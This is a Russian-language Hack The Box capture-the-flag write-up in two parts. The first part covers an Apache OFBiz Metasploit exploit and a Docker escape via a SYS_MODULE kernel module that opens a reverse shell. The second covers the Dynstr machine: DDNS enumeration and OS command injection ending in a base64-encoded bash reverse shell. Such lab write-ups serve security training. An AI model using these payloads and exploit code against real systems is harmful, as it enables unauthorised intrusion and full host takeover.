
```
search CVE-2020-9496
```



Получение эксплоита в Metasploit Framework

Выбираем данный модуль в Metasploit Framework, затем заполняем значение параметров: адрес хоста и порт, а также тип нагрузки. В качестве нагрузки я выбрал стабильный Meterpreter для Linux x64.

```
msfconsole
use exploit/linux/http/apache_ofbiz_deserialization
set RHOSTS 127.0.0.1
set RPORT 8443
set payload linux/x64/meterpreter/reverse_tcp
set LHOST tun0
set LPORT 6543
set forceexploit true
run
```




Получение шелла Meterpreter

Таким образом мы проникаем в Docker и работаем в контексте пользователя root.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Итак, мы — рут, но в «Докере». Можно снова запускать скрипт типа LinPEAS, но в случае с докер-контейнером советую использовать другой скрипт для разведки — Deepce. Он ищет пути повысить привилегии или сбежать из Docker и даже проверяет некоторые эксплоиты. Загрузим его средствами Metasploit, получим шелл, дадим права на выполнение и запустим.

```
upload ~/tmp/deepce.sh /tmp
shell
chmod +x /tmp/deepce.sh
/tmp/deepce.sh
```



Результат работы Deepce

Видим подсвеченную привилегию **SYS_MODULE**. Иногда приложению в «Докере» может потребоваться выполнить привилегированную операцию для работы. Тогда Docker позволяет пользователю добавить в контейнер дополнительные привилегии (например, **SYS_MODULE**). В этом случае приложения, выполняемые обычным пользователем, смогут совершать привилегированные операции без предоставления им всех прав рута.


В данном случае привилегия **SYS_MODULE** позволяет контейнеру добавлять или удалять модули ядра хостовой системы. Это позволяет нам использовать следующий эксплоит (в реверс-шелл вставляем адрес хостовой системы):

```
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("");
MODULE_AUTHOR("");
MODULE_DESCRIPTION("");
MODULE_VERSION("");

char* argv[] = {
    "/bin/bash",
    "-c",
    "bash -i >& /dev/tcp/172.17.0.1/8765 0>&1",
    NULL
};

static char* envp[] = {
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin",
    NULL
};

static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
    printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Функция **call_usermodehelper** используется для создания процессов пользовательского режима из пространства ядра и принимает три аргумента: **argv**, **envp** и **UMH_WAIT_EXEC**. **UMH_WAIT_EXEC** заставляет модуль ядра ждать, пока загрузчик выполнит программу. Ниже привожу **Makefile**.

```
obj-m +=exploit.o
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Закидываем и **exploit.c**, и **Makefile** в Docker, а затем собираем командой **make**.




Стартовая страница сайта

Теперь в сессии SSH от имени пользователя **markus** запускаем листенер:

```
nc -lvp 8765
```

Теперь загружаем модуль ядра в Docker и ловим бэкконнект.

```
insmod exploit.ko
```



Флаг рута

Поздравляю, мы только что захватили машину и имеем над ней полный контроль.

HTB DYNSTR

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ В DDNS

В этой статье мы поговорим об эксплуатации динамического DNS, обнаружим и заюзаем баг OS Command Injection, а также используем ошибку в пользовательском скрипте и повысим привилегии до рута копированием файлов. Все это поможет нам пройти среднюю по сложности машину Dynstr с площадки Hack The Box.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

IP машины — `10.10.10.244`, добавляем его в `/etc/hosts`, чтобы обращаться по имени:

```
10.10.10.244    dynstr.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for dynstr.htb (10.10.10.244)
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 05:7c:5e:b1:83:f9:4f:ae:2f:08:e1:33:ff:f5:83:9e (RSA)
|   256 3f:73:b4:95:72:ca:5e:33:f6:8a:8f:46:cf:43:35:b9 (ECDSA)
|_  256 cc:0a:41:b7:a1:9a:43:da:1b:68:f5:2a:f8:2a:75:2c (ED25519)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyna DNS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Находим три открытых порта: 22 (служба SSH), 53 (служба DNS) и 80 (веб-сервер Apache). На SSH нам ловить нечего, но можно сразу посмотреть, что может дать DNS. В первую очередь нас интересуют новые доменные имена и серверы:


```
host -l 10.10.10.244
```




```
ralf@ralf-PC:~/tmp/dynstr$ host -l 10.10.10.244
;; connection timed out; no servers could be reached
```

Проверка DNS-сервера

Но DNS нам ничего не вернул, поэтому переходим к вебу. Внимательно осмотримся на сайте и поищем любую потенциально полезную информацию. Сайт оказался очень информативным — прямо на главной странице находим множество новых доменов, один адрес электронной почты и даже какие-то учетные данные.



Главная страница сайта




Информация для связи — адрес электронной почты

Сразу же добавим найденные DNS в `/etc/hosts` и еще раз протестируем каждое из них, но уже с помощью dnsrecon.

```
10.10.10.244 dynstr.htb dnsalias.htb dynamicdns.htb no-ip.htb dyna.
htb
```

```
dnsrecon -a dnsalias.htb
dnsrecon -a dynamicdns.htb
dnsrecon -a no-ip.htb
dnsrecon -a dyna.htb
```



```
ralf@ralf-PC:~/tmp/dynstr$ dnsrecon -d dnsalias.htb
[*] Performing General Enumeration of Domain: dnsalias.htb
[-] Could not resolve domain: dnsalias.htb
ralf@ralf-PC:~/tmp/dynstr$ dnsrecon -d dynamicdns.htb
[*] Performing General Enumeration of Domain: dynamicdns.htb
[-] Could not resolve domain: dynamicdns.htb
ralf@ralf-PC:~/tmp/dynstr$ dnsrecon -d no-ip.htb
[*] Performing General Enumeration of Domain: no-ip.htb
[-] Could not resolve domain: no-ip.htb
ralf@ralf-PC:~/tmp/dynstr$ dnsrecon -d dyna.htb
[*] Performing General Enumeration of Domain: dyna.htb
[-] Could not resolve domain: dyna.htb
```

Проверка найденных имен DNS


Снова безрезультатно. Поэтому возвращаемся к вебу. Так как мы видим только одну страницу сайта, есть смысл поискать другой контент.

Сканирование веб-контента

Существует много утилит для перебора URL в поисках незалинкованного контента. Например, dirsearch или dirb. Но я с недавних пор предпочитаю легковесный ffuf. При запуске используем следующие параметры:

- `-u` — URL;
- `-w` — словарь (используем directory-list-2.3-medium из набора Seclists);
- `-t` — количество потоков.

```
ffuf -u http://dynstr.htb/FUZZ -w ~/tmp/wordlists/WebContent/dirs/
directory-list-2.3-medium.txt -t 120
```




```
assets          [Status: 301, Size: 309, Words: 20, Lines: 10]
nic             [Status: 301, Size: 306, Words: 20, Lines: 10]
                [Status: 200, Size: 10909, Words: 1937, Lines: 282]
server-status   [Status: 403, Size: 275, Words: 20, Lines: 10]
```

Результат сканирования каталогов с помощью ffuf

В результате я нашел несколько каталогов. Директория `assets` обычно содержит вспомогательный контент, такой как скрипты, картинки, шрифты и стили, поэтому она нам неинтересна. При обращении к файлу `server-status` получаем ответ 403 Forbidden, что означает ограничение или отсутствие доступа к материалу на странице. Куда интереснее директория `nic`. Давай повторим сканирование, но уже в этом каталоге.

```
ffuf -u http://dynstr.htb/nic/FUZZ -w ~/tmp/wordlists/WebContent/
dirs/directory-list-2.3-medium.txt -t 120
```




```
update          [Status: 200, Size: 8, Words: 1, Lines: 2]
```

Результат сканирования каталогов с помощью ffuf

Мы находим единственную страницу `update`, при обращении к которой получаем ответ — `badauth`.


```
curl http://dynstr.htb/nic/update ; echo
```



```
ralf@ralf-PC:~/tmp/dynstr$ curl http://dynstr.htb/nic/update ; echo
badauth
```

Обращение к странице /nic/update

Пока неясно, что это, но давай поищем этот каталог в Google. Может оказаться, что это известная технология, и тогда мы сможем почитать документацию и открыть какие-то дополнительные возможности или даже скачать готовые эксплоиты. Гуглим `/nic/update`, чтобы найти точное совпадение, и первая же ссылка приводит нас к NO-IP DDNS.




Поиск каталога /nic/update

Технология DDNS

DDNS (динамический DNS) — это технология, которая позволяет обновлять информацию на сервере DNS на лету и, если это нужно, автоматически. DDNS применяется для того, чтобы назначить постоянное доменное имя устройству с динамическим IP. Тогда другие хосты смогут обращаться к нему по домену или даже узнавать, что IP-адрес изменился.

На сайте NO-IP узнаём, что для каталога `/nic/update` присутствует авторизация: в заголовке `Authorization` нужно отправить закодированную в Base64 пару `username:password`. Их мы как раз нашли на сайте. Вдобавок к авторизации тут присутствует еще два аргумента: `hostname` и `myip`. Выполним запрос на обновление, который указан в документации:

```
curl 'http://dynstr.htb/nic/update?hostname=dynstr.htb&myip=10.10.14.
18' -H "Authorization: Basic $(echo -n 'dynadns:sndanyd' | base64)"
```



```
ralf@ralf-PC:~/tmp/dynstr$ curl 'http://dynstr.htb/nic/update?hostname=dynstr.htb&myip=10.10.14.18' -H "Authorization: Basic $(echo -n 'dynadns:sndanyd' | base64)"
911 [wrngdom: htb]
```

Выполнение запроса

Получаем ошибку 911 — указанное имя DNS недействительно. Тогда я решил перебрать все имеющиеся у меня DNS-имена и написал для этого небольшой скрипт на Bash:


```
#!/bin/bash

for dns in dynstr.htb dnsalias.htb dynamicdns.htb no-ip.htb dyna.htb
do
        echo -n "DNS: $dns; "
        curl "http://dynstr.htb/nic/update?hostname=$dns&myip=10.10.
14.18" -H "Authorization: Basic $(echo -n 'dynadns:sndanyd' | base64)
"
done
```

```
ralf@ralf-PC:~/tmp/dynstr$ ./dns_brute.sh
DNS: dynstr.htb; 911 [wrngdom: htb]
DNS: dnsalias.htb; 911 [wrngdom: htb]
DNS: dynamicdns.htb; 911 [wrngdom: htb]
DNS: no-ip.htb; 911 [wrngdom: htb]
DNS: dyna.htb; 911 [wrngdom: htb]
```

Перебор DNS-имен

Но на каждый свой запрос я получил знакомую ошибку 911. Снова смотрим на документацию и замечаем, что использован поддомен (пример из справки — `mytest.example.com`). Это навело меня на мысль попробовать разные сочетания имеющихся имен DNS как доменов и поддоменов. Немного видоизменим скрипт:

```
#!/bin/bash

for dns in dynstr.htb dnsalias.htb dynamicdns.htb no-ip.htb dyna.htb
do
        for dns2 in dynstr dnsalias dynamicdns no-ip dyna
        do
                echo -n -e "DNS: $dns2.$dns; "
                curl "http://dynstr.htb/nic/update?hostname=$dns2.
$dns&myip=10.10.14.18" -H "Authorization: Basic $(echo -n 'dynadns:
sndanyd' | base64)"
        done
done
```




```
ralf@ralf-PC:~/tmp/dynstr$ ./dns_brute.sh
DNS: dynstr.dynstr.htb; 911 [wrngdom: dynstr.htb]
DNS: dnsalias.dynstr.htb; 911 [wrngdom: dynstr.htb]
DNS: dynamicdns.dynstr.htb; 911 [wrngdom: dynstr.htb]
DNS: no-ip.dynstr.htb; 911 [wrngdom: dynstr.htb]
DNS: dyna.dynstr.htb; 911 [wrngdom: dynstr.htb]
DNS: dynstr.dnsalias.htb; good 10.10.14.18
DNS: dnsalias.dnsalias.htb; good 10.10.14.18
DNS: dynamicdns.dnsalias.htb; good 10.10.14.18
DNS: no-ip.dnsalias.htb; good 10.10.14.18
DNS: dyna.dnsalias.htb; good 10.10.14.18
DNS: dynstr.dynamicdns.htb; good 10.10.14.18
DNS: dnsalias.dynamicdns.htb; good 10.10.14.18
DNS: dynamicdns.dynamicdns.htb; good 10.10.14.18
DNS: no-ip.dynamicdns.htb; good 10.10.14.18
DNS: dyna.dynamicdns.htb; good 10.10.14.18
DNS: dynstr.no-ip.htb; good 10.10.14.18
DNS: dnsalias.no-ip.htb; good 10.10.14.18
DNS: dynamicdns.no-ip.htb; good 10.10.14.18
DNS: no-ip.no-ip.htb; good 10.10.14.18
DNS: dyna.no-ip.htb; good 10.10.14.18
DNS: dynstr.dyna.htb; 911 [wrngdom: dyna.htb]
DNS: dnsalias.dyna.htb; 911 [wrngdom: dyna.htb]
DNS: dynamicdns.dyna.htb; 911 [wrngdom: dyna.htb]
DNS: no-ip.dyna.htb; 911 [wrngdom: dyna.htb]
DNS: dyna.dyna.htb; 911 [wrngdom: dyna.htb]
```

Результат работы скрипта

ТОЧКА ВХОДА. ТЕСТИРОВАНИЕ ПАРАМЕТРОВ


Среди ответов сервера есть много успешных. Куда идти дальше, в документации не сказано, поэтому я решил относиться к этому сервису как к обычному веб-приложению и поискать типичные уязвимости. Конечно же, начинаем тестировать параметры, так как мы можем ими манипулировать. Но сперва для удобной работы составим запрос в Burp Repeater:

```
GET /nic/update?hostname=dyna.no-ip.htb&myip=10.10.14.18 HTTP/1.1
Host: dynstr.htb
Authorization: Basic ZHluYWRuczpzbmRhbnlk
```




Запрос и ответ через Burp Repeater


Все работает, значит, запрос составлен верно. Первым делом попробуем установить реакцию на какие-либо специальные символы. Для этого перенаправим запрос в Burp Intruder и на вкладке Position поставим четыре позиции: перед значением каждого параметра и после значения. В качестве списка для перебора у меня есть файл со всеми печатаемыми символами. После завершения атаки сортируем запросы по длине ответа.



Burp Intruder — вкладка Position



Burp Intruder — вкладка Payloads



Request	Position	Payload	Status	Error	Timeout	Length
2	1	"	200			268
14	1	.	200			197
96	2	!	200			193
97	2	"	200			193
98	2	#	200			193
99	2	$	200			193
100	2	%	200			193
101	2	&	200			193
102	2	'	200			193

Результат атаки

Видим, что, если отправлять точку или символ «прямая кавычка», сервер реагирует иначе.

Продолжение статьи →

HTB DYNSTR


ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ В DDNS

ТОЧКА ОПОРЫ

Уязвимость OS command injection


Раз нашли реакцию на кавычку, нужно проверить разные варианты инъекций. Поскольку сервер «вклеивает» в кавычке имеено в первой позиции, SQL-инъекции проверять вряд ли получится. Тогда попробуем инжектить команды. У меня свои словари для их поиска, но на всякую попытаться найти сборки на GitHub (можно взять, например, этот).

На вкладке Payloads очищаем загруженные словари и загружаем словарь с тестовыми нагрузками, после чего запускаем атаку. После ее завершения снова сортируем выдачу по длине ответа и получаем рабочие нагрузки.



Уязвимый запрос

Отправим нагрузку & ifconfig & в URL кодировке %22%26%20ifconfig%20%26%22 в Burp Repeater и повторим запрос.



Проверка нагрузки в Burp Repeater

В ответе получаем информацию о сетевых интерфейсах, а значит, команда работает. Давай сразу кинем реверс-шелл.

Так как мы будем выполнять бэкконнект, сначала необходимо создать листенер, который и будет принимать данное соединение.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».


В таких случаях пригодится rlwrap — readline-обертка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.

```
apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный netcat.

```
rlwrap nc -lvp [port]
```

Использовать будем обычный реверс-шелл для TCP: bash -i &>/dev/tcp/10.10.14.79/4321 <&1 чтобы обойти использование специальных символов, закодируем шелл в Base64.



Кодирование шелла

Теперь в отправленной нагрузке мы будем декодировать шелл и перенаправлять в командную оболочку. Ниже приведу новую нагрузку в чистом и в URL-кодированном виде:

```
"& echo YmFzaCAtaSAmPi9kZXYvdGNwLzEwLjEwLjE0Ljc5LzQzMjEgPCYxCg==|base64 -d|bash &"
```

```
%22%26%20echo%20YmFzaCAtaSAmPi9kZXYvdGNwLzEwLjEwLjE0Ljc5LzQzMjEgPCYxCg%3d%3d%7cbase64%20-d%7cbash%20%26%22
```

После отправки нагрузки в окне листенера наблюдаем подключение.

Бэкконнект в окне листенера

Продвижение

Чтобы поискать дальнейшие пути для продвижения, используем скрипты PEASS.

Справка: скрипты PEASS для Linux

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Чтобы воспользоваться скриптом, его нужно загрузить на локальный хост.

